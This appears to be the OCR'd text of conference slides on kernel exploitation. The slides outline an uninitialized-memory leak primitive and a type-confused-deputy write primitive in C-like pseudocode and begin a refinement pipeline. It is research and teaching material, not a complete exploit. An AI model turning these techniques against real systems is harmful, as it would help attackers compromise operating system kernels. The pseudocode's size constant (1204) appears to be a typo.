


STARTING PRIMITIVE: LEAK


THE PRIMITIVE IS VERY SIMPLE, ACTUALLY.

```
uint64_t MAX_READ = 16 * 1024 * 1204;
bytes leak() {
    page = kalloc_large(MAX_READ, ZERO = false);
    return page;
}
```

THE CORRUPTION: TYPE CONFUSED DEPUTY 🤠



POINTER CONFUSION IS 💪



STARTING PRIMITIVE: CORRUPTION

A FEW CONSTRAINTS, BUT IT AIN'T BAD

```
void corrupt(uint64_t K, uint32_t x, uint16_t y, uint64_t known_hi, uint64_t known_low) {
              require(*(uint64_t *)(K + 8) == 0);
              require(*(uint64_t *)(K + 0x30) == known_hi);
              require(*(uint64_t *)(K + 0x38) == known_low);
              *(uint32_t *)(K + 0x2c) = x; // controlled
              *(uint16_t *)(K + 0x50) = y; // controlled
              *(uint64_t *)(K + 0x10) = 0; // forced
              *(uint64_t *)(K + 0x18) = 0; // forced
          }
```

PRIMITIVE REFINEMENT PIPELINE


ATTEMPTING TO TAME THE WEIRD MACHINE




REFINEMENT 1: FIND TARGET

FIND TWO LIVE TARGETS

